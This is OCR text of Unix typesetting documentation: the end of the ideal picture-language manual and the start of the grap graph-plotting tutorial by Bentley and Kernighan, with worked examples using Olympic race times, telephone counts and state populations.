The first command directs that the named library files be interpolated so that their box definitions may be used. The second is a way to include one's own files. The following library files are available: *arc*, *arrow*, *circle*, *dash*, *rect*, and *wavy*.

12.4. Commands to the Postprocessor

Each of these commands must appear between the `.IS` and `.IE` delimiters on a separate line that begins with three dots.

12.4.1. Defining the Bounding Box

`...minx` *number*
`...miny` *number*
`...maxx` *number*
`...maxy` *number*

The *ideal* processor computes the minimum and maximum extent of the picture in both *x*- and *y*-directions so that the bounding box (hence, the picture) can be scaled to the desired width. These commands allow you to override *ideal*'s computed bounding box. They are useful when the computed bounding box is too large or too small. *Ideal* cannot compute the bounding box of a string, so it doesn't try, and this may be too liberal.

Normally these dimensions are computed anew for each picture produced by *ideal*. Use the line

`...obbox`

between subsequent `.IS` and `.IE`/`.IF` lines to keep the bounding box of the previous picture.

12.4.2. Setting the Picture Width

`...width` *number*

This command causes the bounding box to be scaled to a width of *number* inches. (If not specified, the default is four inches.) It persists across `.IS`/`.IE` boundaries.

12.4.3. Setting the Picture Height

`...height` *number*

This command causes the bounding box to be scaled to a height of *number* inches. This allows one to impose a different scale on the horizontal and vertical dimensions of a picture. The setting persists across `.IS`/`.IE` boundaries.

12.4.4. Setting the Column Width

`...colwid` *number*

This command gives the width of the column in which the picture will appear so that it can be centered in the column. (If not specified, the default is six inches.) The setting persists across `.IS`/`.IE` boundaries.

12.4.5. Using Postprocessor Commands to Scale Pictures

The bounding box and width information can be adjusted to scale the picture or move it on the page. *Ideal* does not check that the entire picture is in fact contained in the bounding box, and it cannot check that the column width is correct: it uses the bounding box information to scale the picture to the width requested, then uses the column width to center the bounding box.

For example, to produce figures at the right of the page, *ideal* was told that the column was nine inches wide. Since the pictures are typically no more than two inches wide, they lie within the actual six inch column.

Suppose one's figures are drawn in the unit square, though some pieces lie a little outside, and one wants one inch to correspond to one in *ideal*'s coordinate system. One could set the six parameters as follows:

```
...minx 0
...miny 0
...maxx 1
...maxy 1
...width 1
...colwid 6
```

This gives a way for users to get exact scale representations of their pictures.

12.5. Obsolete Features

These holdovers from earlier implementations are not guaranteed to survive.

12.5.1. Options on the `.IS` Line

One could specify the bounding box on the `.IS` line by

```
.IS minx maxy maxx miny
```

The bounding box commands to the postprocessor are now preferred.

12.5.2. Changes to Keywords


The keyword *box* used to be required before a box definition.

The keyword *boundary* has replaced *bdlist*.

The function *angle* used to be called *atan*2.


12.5.3. String Delimiters

Strings used to be delimited by single quotes.



new = $bart[sqrt(x*512),y+sin(x)/(x+50)]

Bart Locanthi



Grap — A Language for Typesetting Graphs
Tutorial and User Manual

Jon L. Bentley
Brian W. Kernighan

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Grap is a language for describing plots of data. This graph of the 1984 age distribution in the United States



is produced by the *grap* commands

```
coord x 0,89 y 0,5
label left "Population" "(in millions)"
label bottom "1984 Age"
draw solid
copy "agepop.d"
```

(Each line in the data file `agepop.d` contains an age and the number of Americans of that age alive in 1984; the file is sorted by age.)

The *grap* preprocessor works with *pic* [4] and *troff* [5]. Most of its input is passed through untouched, but statements between `.G1` and `.G2` are translated into *pic* commands that draw graphs.

1. Introduction

Grap is a language for describing graphical displays of data. It provides such services as automatic scaling and labeling of axes, and `for` statements, `if` statements, and macros to facilitate user programmability. *Grap* is intended primarily for including graphs in documents prepared on the UNIX® operating system, and is only marginally useful for elementary tasks in data analysis.

Section 2 of this document is a tutorial introduction to *grap*; readers who find it slow going may wish to skim ahead. The examples in Section 3 illustrate the various kinds of graphs that *grap* can produce and some

common *grap* idioms. Mundane matters about using *grap* are discussed in Section 4, and Section 5 contains a brief reference manual.

We have tried to illustrate good principles of statistics and graphical design in the graphs we present. In several places, though, good taste has lost to the necessity of illustrating *grap* capabilities. Readers interested in statistical integrity and taste should consult the literature, for example [2], [6], [3].

2. Tutorial


The following is a simple *grap* program†

```
.G1
54.2
49.4
49.2
50.0
48.2
...
43.87
.G2
```

The single number on each line is the winning time in seconds for the men's 400 meter run, from the first modern Olympic Games (1896) to the twenty-first (1988). If the file `olymp.g` contains the text above, then typing the command

```
grap olymp.g | pic | troff > junk
```

creates a *troff* output file `junk` that contains the picture



The graph shows the decrease in winning times from 54.2 seconds to 43.87 seconds. If the times are contained in the file `400mtimes.d`, we could produce the same graph with the shorter program

```
copy "400mtimes.d"
```

Writing `copy "fname"` in a *grap* program is equivalent to including the contents of file `fname` at that point in the file. (In the interests of compatibility with other programs, `include` is a synonym for `copy`.)

Each line in the file `400mpairs.d` contains two numbers, the year of the Olympics and the winning time:


† Throughout this document we will show only the first five lines and the last line of data files; omitted lines are indicated by ''...''.

```
1896 54.2
1900 49.4
1904 49.2
1908 50.0
1912 48.2
...
1988 43.87
```

If we plot this data with the program

```
copy "400mpairs.d"
```

the bottom (x) axis represents the year of the Olympics.




The ''holes'' in x-values reflect the fact that the 1916, 1940, and 1944 Olympics were cancelled due to war. Because the previous data (in `400mtimes.d`) had just one number per line, *grap* viewed it as a ''time series'' and supplied x-values of 1, 2, 3, $\cdots$ before plotting the data as y-values. The input to the second program has two values per line, so they are interpreted as (x,y) pairs.

Rather than a scatter plot of points, we might prefer to see the winning times connected by a solid line. The program

```
draw solid
copy "400mpairs.d"
```

produces the graph




Eric Liddell of Great Britain won his gold medal in Paris in 1924 with a time of 47.6 seconds. (Remember ''Chariots of Fire''?)

We can make the graph more attractive by modifying its frame and adding labels.

```
frame invis ht 2 wid 3 left solid bot solid
label left "Time" "(in seconds)"
label bot "Olympic 400 Meter Run: Winning Times"
draw solid
copy "400mpairs.d"
```

The `frame` command describes the graph's bounding box: the overall frame (which has four sides) is invisible, it is 2 inches high and 3 inches wide (which happen to be the default height and width), and the left and bottom sides are solid (they could have been dashed or dotted instead). The labels appear on the left and bottom, as requested.




Olympic 400 Meter Run: Winning Times

To set the range of each axis, *grap* examines the data and pads both dimensions by seven percent at each end. The `coord` (''coordinates'') command allows you to specify the range of one or both axes explicitly; it also turns off automatic padding.

```
frame invis ht 2 wid 3 left solid bot solid
label left "Time" "(in seconds)"
label bot "Olympic 400 Meter Run: Winning Times"
coord x 1894,1990 y 42,56
draw solid
copy "400mpairs.d"
```


The *y*-axis now ranges from 42 to 56 seconds (a little more than before), and the *x*-axis from 1894 to 1990 (a little less).



The ticks in the preceding graphs were generated by *grap* guessing at reasonable values. If you would rather provide your own, you may use the `ticks` command, which comes in the flavors illustrated below.

```
frame invis ht 2 wid 3 left solid bot solid
label left "Time" "(in seconds)" left .2
label bot "Olympic 400 Meter Run: Winning Times"
coord x 1894,1990 y 42, 56
ticks left out at 44 "44", 46, 48 "48", 50, 52 "52", 54
ticks bot in from 1900 to 1980 by 20
draw solid
copy "400mpairs.d"
```

The first `ticks` command deals with the left axis: it puts the ticks facing out at the numbers in the list. *Grap* puts labels only at values with strings, except that when no labels at all are given, each number serves as its own label, as in the second `ticks` command. That command is for the bottom axis: it puts the ticks facing in at steps of 20 from 1900 to 1980. The command `ticks off` turns off all ticks. *Grap* does its best to place labels appropriately, but it sometimes needs your help: the `left .2` clause moves the left label 0.2 inches further left to avoid the new ticks.



The file `400wpairs.d` contains the times for the women's 400 meter race, which has been run only since 1964.

```
1964 52
1968 52
1972 51.08
1976 49.29
1980 48.88
...
1988 48.65
```


To add these times to the graph, we use

```
frame invis ht 2 wid 3 left solid bot solid
label left "Time" "(in seconds)" left .2
label bot "Olympic 400 Meter Run: Winning Times"
coord x 1894,1990 y 42, 56
ticks left out at 44 "44", 46, 48 "48", 50, 52 "52", 54
ticks bot in from 1900 to 1980 by 20
draw solid
copy "400mpairs.d"
new dotted
copy "400wpairs.d"
"Women" size -3 at 1958,52
"Men" size -3 at 1910,47
```

The `new` command tells *grap* to end the old curve and to start a new curve (which in this case will be drawn with a dotted line). Text is placed on the graph by commands of the form

```
"string" at xvalue, yvalue
```

The `size` clauses following the quoted strings tell *grap* to shrink the characters by three points (absolute point sizes may also be specified). Strings are usually centered at the specified position, but can be adjusted by clauses to be illustrated shortly.



Olympic 400 Meter Run: Winning Times


The file `phone.d` records the number of telephones in the United States from 1900 to 1970.

```
00 1.3
01 1.8
02 2.3
03 2.8
04 3.3
...
70 120.2
```

Each line gives a year and the number of telephones present in that year (in millions, truncated to the nearest hundred thousand). The simple *grap* program

```
copy "phone.d"
```


produces the simple graph



The number of telephones appears to grow exponentially; to study that we will plot the data with a logarithmic *y*-axis by adding `log y` to the `coord` command. We will also add cosmetic changes of labels, more ticks, and a solid line to replace the unconnected dots.

```
label left "Millions of" "Telephones" "(log scale)" left .5
coord x 0,70 y 1,130 log y
ticks left out at 1, 2, 5, 10, 20, 50, 100
ticks bot out at 0 "1900", 70 "1970"
ticks bot out from 10 to 60 by 10 "’%g"
draw solid
copy "phone.d"
```

The third `ticks` command provides a string that is used to print the tick labels. C programmers will recognize it as a `printf` format string; others may view the `%g` as the place to put the number and anything else (in this case just an apostrophe) as literal text to appear in the labels. To suppress labels, use the empty format string (`""`). The program produces



The number of telephones grew rapidly in the first decade of this century, and then settled down to an exponential growth rate upset only by a decrease in the Great Depression and a post-war growth spurt to return the curve to its pre-Depression line.

Our presentation so far has been to start with a simple *grap* program that illustrates the data, and then refine it. Later in this document we will ignore the design phase, and present rather complex graphs in their final form. Beware.

All the examples so far have placed data on the graph implicitly by `copy`ing a file of numbers (either a time series with one number per line or pairs of numbers). It is also possible to draw points and lines explicitly. The *grap* commands to draw on a graph are illustrated in the following fragment.


```
frame ht 2 wid 2
coord x 0,100 y 0,100
grid dotted bot from 20 to 80 by 20
grid dotted left from 20 to 80 by 20

"Text above"   above at 50,50
"Text rjust  " rjust at 50,50
bullet at 80,90
vtick  at 80,80
box    at (80,70)
times  at 80, 60

circle at 50,50
circle at 50,80 radius .25
line dashed from 10,90 to 30,90
arrow from 10,70 to 30,90

draw A solid
draw B dashed delta
next A at 10,10
next B at 10,20
next A at 50,20
next A at 90,10
next B at 50,30
next B at 90,30
```

The `grid` command is similar to the `ticks` command, except that grid lines extend across the frame. The next few commands plot text at specified positions. The plotting characters (such as `bullet`) are implemented as predefined macros — more on that shortly. Unlike arbitrary characters, the visual centers of the markers are near their plotting centers. The `circle` command draws a circle centered at the specified location. A radius in inches may be specified; if no radius is given, then the circle will be the small circle shown at the center of the graph. The `line` and `arrow` commands draw the obvious objects shown at the upper left.



This figure also illustrates the combined use of the `draw` and `next` commands. Saying `draw A solid` defines the style for a connected sequence of line fragments to be called `A`. Subsequent commands of `next A`

`at` *point* add *point* to the end of `A`. There are two such sequences active in the above example (`A` and `B`); note that their `next` commands are intermixed. Because the predefined string `delta` follows the specification of `B`, that string is plotted at each point in the sequence.

Grap has numeric variables (implemented as double-precision floating point numbers) and the usual collection of arithmetic operators and mathematical functions; see the reference section for details.

Grap provides the same rudimentary macro facility that *pic* does:

`define` *name* `{` *replacement text* `}`

defines *name* to be the *replacement text*. The replacement may be any text that contains balanced open and closing braces `{ }`. (Alternatively, the *replacement text* may be quoted by any single character that does not appear in the replacement; the string is terminated by the next occurrence of that character.) Any subsequent occurrence of *name* will be replaced by *replacement text*.

The replacement text of a macro definition may contain occurrences of `$1`, `$2`, etc.; these will be replaced by the corresponding actual arguments when the macro is invoked. The invocation for a macro with arguments is


```
name(arg1, arg2, ...)
```

Non-existent arguments are replaced by null strings.

The following *grap* program uses macros and arithmetic to plot crude approximations to the square and square root functions.

```
frame ht 1.5 wid 1.5
define square { ($1)*($1) }
define root { ($1^0.5) }
define P {
        times at i, square(i); i = i+1
        circle at j, root(j); j = j+5
}
i = 1; j = 5
P; P; P; P; P
```

The macro `root` uses the `^` exponentiation operator. (Because *grap* has the square root function `sqrt`, that macro is in fact superfluous.) The program produces



The `copy` command has a `thru` parameter that allows each line of a file to be treated as though it were a macro call, with the first field serving as the first argument, and so on. This is the typical *grap* mechanism for plotting files that are not stored as time series or as (x,y) pairs. We will illustrate its use on the file `states.d`, which contains data on the fifty states.


```
AK      1       401851
WY      1       469557
VT      1       511456
DE      1       594338
ND      1       652717
...
CA      45      23667902
```

The first field is the postal abbreviation of the state's name (Alaska, Wyoming, Vermont, ...), the second field is the number of Representatives to Congress from the state after the 1981 reapportionment, and the third field is the population of the state as measured in the 1980 Census. The states appear in increasing order of population.

We will first plot this data as population, representative pairs. (In the `coord` statement, `log log` is a synonym for `log x log y`.)

```
label left "Representatives" "to Congress" left .3
label bot "Population (Millions)"
coord x .3,30 y .8,50 log log
define PlotState { circle at ($3/1e6,$2) }
copy "states.d" thru PlotState
```

Although the population is given in persons, the `PlotState` macro plots the population in millions by dividing the third input field by one million (written in exponential notation as `1e6`, for 1×10^6).




Using `circle` as a plotting symbol displays overlapping points that are obscured when the data is plotted with bullets. The representation of a state is roughly proportional to its population, except in the very small states.

Our next plot will use the state's rank in population as the *x*-coordinate and two different *y*-coordinates: population and number of representatives. We will use two `coord` commands to define the two coordinate systems `pop` and `rep`. We then explicitly give the coordinate system whenever we refer to a point, both in constructing axes and plotting data.

```
frame ht 3 wid 3.5
label left "Population" "in Millions" "(Plotted as \(bu)"
label bot "Rank In Population" up .2
label right "Representatives" "(Plotted as \(sq)"
coord pop x 0,51 y .2,30 log y
coord rep x 0,51 y .3,100 log y
ticks left out at pop .3, 1, 3, 10, 30
ticks bot out at pop 1, 50
ticks right out at rep 1, 3, 10, 30, 100
thisrank = 50
copy "states.d" thru {
        bullet at pop thisrank,$3/1e6
        square at rep thisrank,$2
        thisrank = thisrank - 1
}
```

The `copy` statement in the program uses an *immediate macro* enclosed in curly brackets and thus avoids having to name a macro for this task. Because the program assumes that the states are sorted in increasing order of population, it generates `thisrank` internally as a *grap* variable. The program produces




The plotting symbols were chosen for contrast in both shape and shading. This graph also indicates that representation is proportional to population. Once we see this graph, though, we should realize that we don't really need two coordinate systems: we can relate the two by dividing the population of the U.S. — about 226,000,000 — by the number of representatives — 435 — to see that each representative should count as 520,000 people. If the purpose of this graph were to tell a story about American politics rather than to illustrate multiple coordinate systems, it should be redrawn with a single coordinate system.

Many graphs plot both observed data and a function that (theoretically) describes the data. There are many ways to draw a function in *grap*: a series of `next` commands is tedious but works, as does writing a simple program to write a data file that is subsequently read and plotted by *grap*. The `for` statement often provides a better solution. This *grap* program

```
frame ht 1 wid 3
draw solid
pi = atan2(0,-1)
for i from 0 to 2*pi by .1 do { next at i, sin(i) }
```

produces



The `for` statement uses the same syntax as the `ticks` statement, but the `from` keyword can be replaced by ‘‘=’’, which will look more familiar to programmers. It varies the index variable over the specified range and for each value executes all statements inside the delimiter characters, which use the same rules as macro delimiters. It is, of course, useful for many tasks beyond plotting functions.

The `if` statement provides a simple mechanism for conditional execution. If a file contains data on both cities and states (and lines describing states have ‘‘S’’ in the first field), it could be plotted by statements like

```
if "$1" == "S" then {
        PlotState($2,$3,$4)
} else {
        PlotCity($2,$3,$4,$5,$6)
}
```

The `else` clause is optional; delimiters use the same rules as macros and `for` statements.

3. A Collection of Examples

The previous section covered the *grap* commands that are used in common graphs. In this section we’ll spend less time on language features, and survey a wider variety of graphs. These examples are intended more for browsing and reference than for straight-through reading. Be prepared to refer to the manual in Section 5 when you stumble over a new *grap* feature.

